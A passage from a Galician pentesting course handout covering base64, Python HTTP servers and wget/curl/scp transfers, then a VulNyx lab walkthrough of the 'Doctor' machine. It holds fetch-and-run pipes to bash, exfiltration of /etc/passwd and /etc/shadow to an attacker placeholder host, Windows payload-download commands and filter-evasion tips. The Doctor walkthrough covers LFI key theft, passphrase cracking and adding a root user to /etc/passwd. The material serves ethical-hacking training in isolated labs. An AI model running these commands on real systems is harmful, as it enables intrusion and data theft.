# Crear tar e codificar
tar -czf files.tar.gz ficheiro1 ficheiro2 ficheiro3
base64 -w0 files.tar.gz

# Decodificar e extraer
echo "BASE64_TAR" | base64 -d > files.tar.gz
tar -xzf files.tar.gz
```

CREDENCIAIS EN BASE64

```
# Moitas aplicacións gardan credenciais en base64
cat config.xml | grep password
# <password>cGFzc3dvcmQxMjM=</password>

# Decodificar
echo "cGFzc3dvcmQxMjM=" | base64 -d
# password123
```

BASIC AUTHENTICATION HTTP

```
# Crear header Basic Auth
echo -n "user:password" | base64
# dXNlcjpwYXNzd29yZA==

# Usar en curl
curl -H "Authorization: Basic dXNlcjpwYXNzd29yZA==" http://target.com/

# Decodificar header atopado
echo "dXNlcjpwYXNzd29yZA==" | base64 -d
# user:password
```

Notas adicionais

- Base64 **non é cifrado**, só codificación
- Aumenta o tamaño do ficheiro ~33%
- `-w0` é importante para copiar/pegar (evita saltos de liña)
- Útil para transferir ficheiros binarios mediante texto (clipboard, HTTP headers, etc.)
- Moitas aplicacións usan base64 para "ofuscar" contrasinais (moi inseguro)
- Sempre verificar strings en base64 durante enumeración
- En Windows: `certutil -decode file.b64 file.exe` (alternativa)
- Combinar con `xxd` para hexdump: `base64 -d file.b64 | xxd`
- Podes encadear múltiples codificacións: `echo "text" | base64 | base64`
- Útil para evadir regex ou filtros básicos de seguridade

2.6.10 **Python HTTP Server** - Servidor Web Simple

Descrición

Módulo de Python para crear un servidor HTTP simple. Ferramenta esencial para transferir ficheiros entre máquinas durante pentesting e CTFs.

Sintaxe básica

PYTHON 3

```
python3 -m http.server [porto]
```

PYTHON 2 (OBSOLETO)

```
python -m SimpleHTTPServer [porto]
```

Opcións principais

Opción	Descrición
`porto`	Porto a escoitar (por defecto: 8000)
`--bind <IP>`	IP específica a escoitar
`--directory <dir>`	Directorio a servir (Python 3.7+)

Exemplos de uso

SERVIDOR BÁSICO

```
# Servidor no porto por defecto (8000)
python3 -m http.server

# Servidor nun porto específico
python3 -m http.server 8080
python3 -m http.server 80  # Require sudo

# Servidor en IP específica
python3 -m http.server 8000 --bind 192.168.1.100

# Servidor desde directorio específico (Python 3.7+)
python3 -m http.server 8000 --directory /tmp/files/

# Python 2 (se non hai Python 3)
python -m SimpleHTTPServer 8000
```

ACCESO DESDE CLIENTE

```
# Listar ficheiros (desde navegador ou terminal)
http://IP_ATACANTE:8000/

# Descargar ficheiro específico
wget http://IP_ATACANTE:8000/linpeas.sh
curl http://IP_ATACANTE:8000/exploit.py -o exploit.py
curl -O http://IP_ATACANTE:8000/payload.exe
```

Workflow de transferencia de ficheiros

DESDE ATACANTE CARA OBXECTIVO

```
# 1. Na máquina atacante:
cd /path/con/ficheiros
python3 -m http.server 8000
# Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

# 2. Na máquina obxectivo:
# Con wget
wget http://IP_ATACANTE:8000/linpeas.sh
chmod +x linpeas.sh

# Con curl
curl http://IP_ATACANTE:8000/exploit.py -o exploit.py
```

```
# Descargar e executar directamente
wget http://IP_ATACANTE:8000/script.sh -O - | bash
curl http://IP_ATACANTE:8000/script.sh | bash

# Múltiples ficheiros
wget -r http://IP_ATACANTE:8000/
```

DESDE OBXECTIVO CARA ATACANTE (EXFILTRACIÓN)

```
# Na máquina obxectivo (onde están os datos):
cd /path/con/datos/sensibles
python3 -m http.server 8000

# Na máquina atacante:
wget http://IP_OBXECTIVO:8000/sensitive_data.txt
curl http://IP_OBXECTIVO:8000/database_backup.sql -o backup.sql

# Descargar directorio completo
wget -r -np -nH --cut-dirs=0 http://IP_OBXECTIVO:8000/
```

Casos de uso específicos

SERVIR EXPLOITS E PAYLOADS

```
# Organizar ferramentas
mkdir ~/tools
cd ~/tools
cp /usr/share/windows-resources/binaries/nc.exe .
cp ~/payloads/payload.exe .
cp /opt/linpeas/linpeas.sh .

# Iniciar servidor
python3 -m http.server 80  # Porto 80 require sudo

# Desde obxectivo Windows
certutil -urlcache -f http://IP_ATACANTE/nc.exe nc.exe
powershell wget http://IP_ATACANTE/payload.exe -O payload.exe

# Desde obxectivo Linux
wget http://IP_ATACANTE/linpeas.sh
curl http://IP_ATACANTE/exploit -o exploit
```

SERVIDOR HTTPS (CON SSL)

```
# Crear certificado autofirmado
openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes

# Script Python para HTTPS
cat > https_server.py << 'EOF'
import http.server
import ssl

server_address = ('0.0.0.0', 4443)
httpd = http.server.HTTPServer(server_address, http.server.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,
                               server_side=True,
                               certfile='server.pem',
                               ssl_version=ssl.PROTOCOL_TLS)
print("Serving HTTPS on 0.0.0.0:4443")
httpd.serve_forever()
EOF

python3 https_server.py

# Descargar desde HTTPS
wget --no-check-certificate https://IP_ATACANTE:4443/file
curl -k https://IP_ATACANTE:4443/file -o file
```

SERVIDOR CON AUTENTICACIÓN

```
# Script Python con Basic Auth
cat > auth_server.py << 'EOF'
from http.server import HTTPServer, SimpleHTTPRequestHandler
import base64

class AuthHandler(SimpleHTTPRequestHandler):
    def do_AUTHHEAD(self):
        self.send_response(401)
        self.send_header('WWW-Authenticate', 'Basic realm="Test"')
        self.send_header('Content-type', 'text/html')
        self.end_headers()

    def do_GET(self):
        auth = self.headers.get('Authorization')
        if auth == None:
```

```
            self.do_AUTHHEAD()
            self.wfile.write(b'No auth header')
        elif auth == 'Basic ' + base64.b64encode(b'user:pass').decode():
            SimpleHTTPRequestHandler.do_GET(self)
        else:
            self.do_AUTHHEAD()
            self.wfile.write(b'Auth failed')

httpd = HTTPServer(('0.0.0.0', 8000), AuthHandler)
httpd.serve_forever()
EOF

python3 auth_server.py

# Acceder con autenticación
wget --user=user --password=pass http://IP:8000/file
curl -u user:pass http://IP:8000/file
```

SERVIDOR CON UPLOAD (RECIBIR FICHEIROS)

```
# Script Python para recibir ficheiros
cat > upload_server.py << 'EOF'
from http.server import HTTPServer, BaseHTTPRequestHandler

class UploadHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        filename = self.headers.get('filename', 'uploaded_file')
        with open(filename, 'wb') as f:
            f.write(post_data)

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'File uploaded successfully')

httpd = HTTPServer(('0.0.0.0', 8000), UploadHandler)
print("Upload server running on port 8000")
httpd.serve_forever()
EOF

python3 upload_server.py

# Enviar ficheiro desde cliente
curl -X POST -H "filename: exfil.txt" --data-binary @/etc/passwd http://IP_ATACANTE:8000/
```

Combinacións útiles

CON NETCAT PARA RECIBIR FICHEIROS

```
# Alternativa con nc se Python non está dispoñible

# Receptor (atacante)
nc -lvnp 4444 > received_file

# Emisor (obxectivo)
cat file | nc IP_ATACANTE 4444
```

SERVIDOR EN SEGUNDO PLANO

```
# Executar en background
python3 -m http.server 8000 &

# Ver procesos en background
jobs

# Traer a primeiro plano
fg

# Deter servidor
kill %1

# Con nohup (persiste despois de cerrar terminal)
nohup python3 -m http.server 8000 &
```

LOGS DO SERVIDOR

```
# Redirixir logs a ficheiro
python3 -m http.server 8000 > server.log 2>&1

# Ver logs en tempo real
python3 -m http.server 8000 2>&1 | tee server.log

# Exemplo de logs:
```

```
# 192.168.1.50 - - [15/Nov/2024 10:30:45] "GET /linpeas.sh HTTP/1.1" 200 -
# 192.168.1.50 - - [15/Nov/2024 10:31:20] "GET /exploit.py HTTP/1.1" 200 -
```

Seguridade e boas prácticas

```
# Servir só localhost (non exponer a rede)
python3 -m http.server 8000 --bind 127.0.0.1

# Servir directorio específico (non home)
mkdir /tmp/transfer
cd /tmp/transfer
python3 -m http.server 8000

# Usar porto non estándar
python3 -m http.server 9999

# Deter servidor despois de usar
# Ctrl+C ou kill proceso
```

Alternativas

```
# PHP
php -S 0.0.0.0:8000

# Ruby
ruby -run -ehttpd . -p8000

# BusyBox (en sistemas embebidos)
busybox httpd -f -p 8000

# Node.js
npx http-server -p 8000

# updog (Python, con UI mellor)
pip3 install updog
updog -p 8000
```

Troubleshooting

```
# Porto en uso
# Error: OSError: [Errno 98] Address already in use
# Solución: Usar outro porto ou matar proceso
lsof -i :8000
kill -9 <PID>

# Permiso denegado porto < 1024
# Error: Permission denied
# Solución: Usar sudo ou porto > 1024
sudo python3 -m http.server 80

# Non se pode conectar
# Verificar firewall
sudo ufw status
sudo ufw allow 8000/tcp

# Verificar IP correcta
ip a
ifconfig
```

Notas adicionais

- Python HTTP Server é a forma máis sinxela de transferir ficheiros
- Serve o directorio actual por defecto
- Útil para servir exploits, scripts e payloads
- Tamén útil para exfiltrar datos (servidor no obxectivo)
- **NON usar en produción** - só para testing/CTF
- O servidor mostra logs de cada petición (útil para debugging)
- Combinar con ngrok para exponer servidor local a Internet
- Porto 8000 é estándar, pero calquera porto funciona
- Require Python instalado (case sempre presente en Linux)
- Para Windows obxectivo, considerar `certutil`, `powershell wget`, ou `bitsadmin`

2.6.11 wget / curl / scp - Transferencia de Ficheiros

Descrición

Ferramentas esenciais para transferir ficheiros en redes. `wget` e `curl` descargan desde HTTP/HTTPS, mentres que `scp` usa SSH para transferencias seguras.

---

wget - Descargador Non Interactivo

SINTAXE BÁSICA

```
wget [opcións] <URL>
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-O <ficheiro>`	Gardar con nome específico
`-P <directorio>`	Gardar en directorio específico
`-q`	Modo silencioso
`-c`	Continuar descarga interrompida
`-r`	Descarga recursiva
`-np`	Non subir a directorios pai
`--no-check-certificate`	Ignorar erros SSL
`-U <user-agent>`	Cambiar User-Agent
`--user=<user>`	Usuario para HTTP auth
`--password=<pass>`	Contrasinal para HTTP auth

EXEMPLOS DE USO

```
# Descarga básica
wget http://IP_ATACANTE:8000/linpeas.sh

# Gardar con nome diferente
wget http://IP_ATACANTE:8000/linpeas.sh -O enum.sh

# Gardar en directorio específico
wget http://IP_ATACANTE:8000/exploit.py -P /tmp/

# Descarga silenciosa
wget -q http://IP_ATACANTE:8000/payload.exe

# Continuar descarga interrompida
wget -c http://IP_ATACANTE:8000/large_file.zip

# Descargar e executar directamente (sen gardar)
wget http://IP_ATACANTE:8000/script.sh -O - | bash

# Descarga recursiva (todo o directorio)
wget -r -np -nH --cut-dirs=0 http://IP_ATACANTE:8000/

# Ignorar certificado SSL
wget --no-check-certificate https://IP_ATACANTE:8443/file

# Con autenticación básica
wget --user=admin --password=pass http://IP:8000/file

# Cambiar User-Agent
wget -U "Mozilla/5.0" http://IP_ATACANTE:8000/file

# En background
wget -b http://IP_ATACANTE:8000/large_file.zip
```

---

curl - Client URL

SINTAXE BÁSICA

```
curl [opcións] <URL>
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-o <ficheiro>`	Gardar con nome específico
`-O`	Gardar con nome orixinal
`-s`	Modo silencioso
`-L`	Seguir redireccións
`-k`	Ignorar erros SSL
`-X <método>`	Método HTTP (GET, POST, PUT, etc.)
`-H <header>`	Engadir header HTTP
`-d <datos>`	Datos POST
`-u <user:pass>`	Autenticación básica
`-A <user-agent>`	Cambiar User-Agent
`--data-binary @file`	Enviar ficheiro binario
`-x <proxy>`	Usar proxy

EXEMPLOS DE USO

```
# Descarga básica (mostra en pantalla)
curl http://IP_ATACANTE:8000/linpeas.sh

# Gardar con nome específico
curl http://IP_ATACANTE:8000/linpeas.sh -o linpeas.sh

# Gardar con nome orixinal
curl -O http://IP_ATACANTE:8000/exploit.py

# Descarga silenciosa e gardar
curl -s http://IP_ATACANTE:8000/file -o file

# Seguir redireccións
curl -L http://IP_ATACANTE:8000/redirect -o file

# Descargar e executar directamente
curl http://IP_ATACANTE:8000/script.sh | bash
curl -s http://IP_ATACANTE:8000/linpeas.sh | bash

# Ignorar certificado SSL
curl -k https://IP_ATACANTE:8443/file -o file

# POST request con datos
curl -X POST -d "param1=value1&param2=value2" http://target.com/api

# POST con JSON
curl -X POST -H "Content-Type: application/json" \
     -d '{"user":"admin","pass":"123"}' \
     http://target.com/api/login

# Con autenticación básica
curl -u admin:password http://IP:8000/file -o file

# Enviar ficheiro (upload)
curl -X POST -F "file=@/etc/passwd" http://IP_ATACANTE:8000/upload

# Headers personalizados
curl -H "Authorization: Bearer token123" http://API/endpoint

# Cambiar User-Agent
curl -A "Mozilla/5.0" http://IP_ATACANTE:8000/file

# Descargar múltiples ficheiros
curl -O http://IP/file1.txt -O http://IP/file2.txt

# Ver headers da resposta
```

```
curl -I http://IP_ATACANTE:8000/

# Verbose (debug)
curl -v http://IP_ATACANTE:8000/file
```

scp - Secure Copy (via SSH)

SINTAXE BÁSICA

```
scp [opcións] <orixe> <destino>
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-P <porto>`	Porto SSH (maiúsculas)
`-r`	Recursivo (directorios)
`-p`	Preservar permisos e timestamps
`-q`	Modo silencioso
`-C`	Comprimir datos durante transferencia
`-i <chave>`	Chave privada SSH
`-l <límite>`	Limitar ancho de banda (Kbit/s)

EXEMPLOS DE USO

```
# Copiar ficheiro local a remoto
scp file.txt user@IP_REMOTO:/tmp/

# Copiar ficheiro remoto a local
scp user@IP_REMOTO:/tmp/file.txt /local/path/

# Porto SSH personalizado
scp -P 2222 file.txt user@IP_REMOTO:/tmp/

# Copiar directorio (recursivo)
scp -r /local/dir user@IP_REMOTO:/remote/path/

# Con chave SSH
scp -i ~/.ssh/id_rsa file.txt user@IP_REMOTO:/tmp/

# Preservar permisos
scp -p script.sh user@IP_REMOTO:/tmp/

# Múltiples ficheiros
scp file1.txt file2.txt user@IP_REMOTO:/tmp/

# Copiar entre dous hosts remotos
scp user1@IP1:/path/file user2@IP2:/path/

# Comprimir durante transferencia (máis rápido)
scp -C large_file.zip user@IP_REMOTO:/tmp/

# Limitar ancho de banda a 1000 Kbps
scp -l 1000 file.zip user@IP_REMOTO:/tmp/
```

Comparación wget vs curl

Característica	wget	curl
Descarga recursiva	✅ Sí	❌ Non
Descarga en background	✅ Sí	❌ Non
Mostrar por pantalla	❌ Non	✅ Sí (por defecto)
Seguir redireccións	✅ Sí (automático)	⚠️ Require `-L`
POST requests	⚠️ Limitado	✅ Completo
APIs REST	❌ Limitado	✅ Ideal
FTP support	✅ Sí	✅ Sí
Continuar descarga	✅ Sí	⚠️ Limitado

Workflow de transferencia

DESDE ATACANTE A OBXECTIVO

```
# 1. Iniciar servidor HTTP no atacante
python3 -m http.server 8000

# 2. Descargar no obxectivo
# Con wget:
wget http://IP_ATACANTE:8000/linpeas.sh
chmod +x linpeas.sh

# Con curl:
curl http://IP_ATACANTE:8000/exploit.py -o exploit.py
chmod +x exploit.py

# Con scp (se hai SSH):
scp user@IP_ATACANTE:/path/tool.sh /tmp/
```

DESDE OBXECTIVO A ATACANTE (EXFILTRACIÓN)

```
# 1. Iniciar servidor HTTP no obxectivo
python3 -m http.server 8000

# 2. Descargar desde atacante
wget http://IP_OBXECTIVO:8000/sensitive_data.txt

# Ou con scp (se hai SSH):
scp user@IP_OBXECTIVO:/etc/shadow /tmp/shadow
```

Casos de uso específicos

DESCARGAR DESDE GITHUB

```
# Raw content
wget https://raw.githubusercontent.com/user/repo/main/script.sh

curl -L https://github.com/user/repo/releases/latest/download/tool \
     -o tool

# LinPEAS
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh \
     | bash
```

WINDOWS OBXECTIVO (ALTERNATIVAS)

```
# certutil (Windows)
certutil -urlcache -f http://IP_ATACANTE:8000/nc.exe nc.exe

# PowerShell wget
powershell wget http://IP_ATACANTE:8000/payload.exe -O payload.exe

# PowerShell DownloadFile
powershell (New-Object System.Net.WebClient).DownloadFile('http://IP_ATACANTE:8000/file','C:\temp\file')
```

```
# BITSAdmin
bitsadmin /transfer job /download /priority high http://IP_ATACANTE:8000/file C:\temp\file
```

EXFILTRACIÓN DE DATOS

```
# Enviar datos mediante POST (curl)
curl -X POST --data-binary @/etc/passwd http://IP_ATACANTE:8000/

# Enviar datos en headers
curl -H "Data: $(base64 /etc/shadow)" http://IP_ATACANTE/

# SCP para exfiltrar
scp /etc/shadow user@IP_ATACANTE:/tmp/exfil/
```

TÚNELES E PROXIES

```
# curl a través de proxy
curl -x http://proxy:8080 http://target.com/file

# curl a través de SOCKS5
curl --socks5 localhost:9050 http://target.com/file

# SSH tunnel + wget
ssh -L 8080:internal.server:80 user@gateway
wget http://localhost:8080/internal/file
```

Troubleshooting

```
# wget: comando non atopado
# Instalar: apt install wget (Debian/Ubuntu) ou yum install wget (CentOS)

# curl: comando non atopado
# Instalar: apt install curl ou yum install curl

# "Connection refused"
# Verificar que o servidor está escoitando:
netstat -tulpn | grep 8000
ss -tulpn | grep 8000

# "No route to host"
# Verificar conectividad:
ping IP_ATACANTE
nc -zv IP_ATACANTE 8000

# SSL certificate problem
# Solución:
wget --no-check-certificate https://...
curl -k https://...

# Permission denied (scp)
# Verificar permisos do directorio destino
# Ou usar sudo: sudo scp file user@host:/root/
```

Notas adicionais

- **wget** é mellor para descargas recursivas e en background
- **curl** é mellor para APIs, testing, e manipulación de HTTP
- **scp** require SSH pero é máis seguro (cifrado)
- En pentesting, wget/curl son máis comúns que scp
- Sempre usar `chmod +x` despois de descargar scripts
- Para exfiltración, considerar `scp` se hai SSH ou POST con `curl`
- Combinar con `base64` para transferir ficheiros binarios
- En sistemas restrinxidos, buscar alternativas como `nc`, `ftp`, `tftp`
- User-Agent personalizado pode axudar a evadir filtros
- Considerar comprimir ficheiros grandes antes de transferir

3. Prácticas Taller UD2

3.1 VulNyx

3.1.1 Introdución

QUE É VULNYX?

Vulnyx é unha colección/proxecto de máquinas vulnerables e retos de seguridade, deseñado para practicar pentesting e hacking ético en contornas locais e illadas. As imaxes distribúense normalmente en formatos descargables (por exemplo, `.ova`, `.vmdk` ou `.img`) e pódense executar en VirtualBox ou VMware sen necesidade de conexión a internet.

É NECESARIO REXISTRARSE?

Na maioría dos casos **non**. Para descargar e executar as VMs básicas non se require conta. En servizos adicionais (foro, subida de contidos, area de membros) pode ser necesaria unha conta para esas funcións, mais non para o uso esencial das imaxes.

PÓDENSE PUBLICAR SOLUCIÓNS (WRITE-UPS)?

Si, permítense *write-ups*, con estas boas prácticas.

3.1.2 Prácticas Taller

Máquinas virtuais nivel Low, so Linux

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: LOW, SO: LINUX)

Índice

Máquina	Máquina	Máquina	Máquina	Máquina	Máquina
Doctor	Fing	Shock	Real	Zero	Deploy
Node	Noob	Look	Beginner	Share	Plot
Wicca	Robot	Basic	First	Mux	Infected
Agent	HackingStation	Diff3r3ntS3c	Exec	Lower	Blogger
Lower2	Lower3	Lower4	Loweb	Lower6	Lower7

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.


Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

DOCTOR


Máquina virtual Doctor



A máquina Doctor é moi interesante porque...

- Vulnerabilidade LFI (Local File Inclusion) en endpoint web
- Extracción de chave SSH privada mediante LFI
- Cracking de passphrase da chave SSH
- Ficheiro /etc/passwd escribible polo grupo
- Creación de usuario con UID 0 para escalada de privilexios

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Doctor -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Doctor # 22,80
whatweb IP_VulNyx_Doctor
curl -I IP_VulNyx_Doctor
```

Fase 2 — Análise

```
firefox IP_VulNyx_Doctor & # Atopamos http://IP_VulNyx_Doctor/doctor-item.php?include=Doctor.html ⇒  LFI
curl 'http://IP_VulNyx_Doctor/doctor-item.php?include=/etc/passwd'
```

Fase 3 — Explotación

```
curl 'http://IP_VulNyx_Doctor/doctor-item.php?include=/home/admin/.ssh/id_rsa' > id_rsa
ssh2john id_rsa > id_rsa.hash && john -wordlist:/usr/share/wordlists/rockyou.txt id_rsa.hash # Atopamos passphrase
chmod 400 id_rsa && ssh -i id_rsa admin@IP_VulNyx_Doctor # Conseguimos consola de usuario (flag user)
```

Fase 4 — Post-explotación

> **Subimos linpeas.sh ao host Doctor**

```
bash linpeas.sh # /etc/passwd is writable ⇒ -rw----rw- /etc/passwd ⇒ openssl passwd -1 abc123
```

Editar `/etc/passwd` e engadir usuario con permisos de root (UID 0)


```
echo "pentester:$(openssl passwd -1 abc123):root:root:comentario:/root:/bin/bash" >> /etc/passwd
su - pentester # Conseguimos consola de root (flag root)
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Doctor

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
